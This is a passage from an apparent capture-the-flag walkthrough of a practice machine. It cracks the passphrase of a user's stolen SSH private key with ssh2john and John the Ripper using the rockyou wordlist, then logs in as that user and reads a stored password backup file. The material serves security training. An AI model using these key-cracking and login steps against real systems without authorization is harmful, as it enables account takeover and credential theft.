


```
┌──(kali㉿hal)-[~/Downloads]
└─$ python ssh2john.py id_rsa > id_rsa.hash
```



```
┌──(kali㉿hal)-[~/Downloads]
└─$ sudo john id_rsa.hash --wordlist=/usr/share/wordlists/rockyou.txt
[sudo] password for kali:
```

Finally,you will get a password using the private key that we get from K user,remember...



```
┌──(kali㉿hal)-[~]
└─$ ssh -i id_rsa kay@10.10.79.165
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
kay@basic2:~$ cat pass.bal
cat: pass.bal: No such file or directory
kay@basic2:~$ cat pass.bak
```

The result will give you the final password!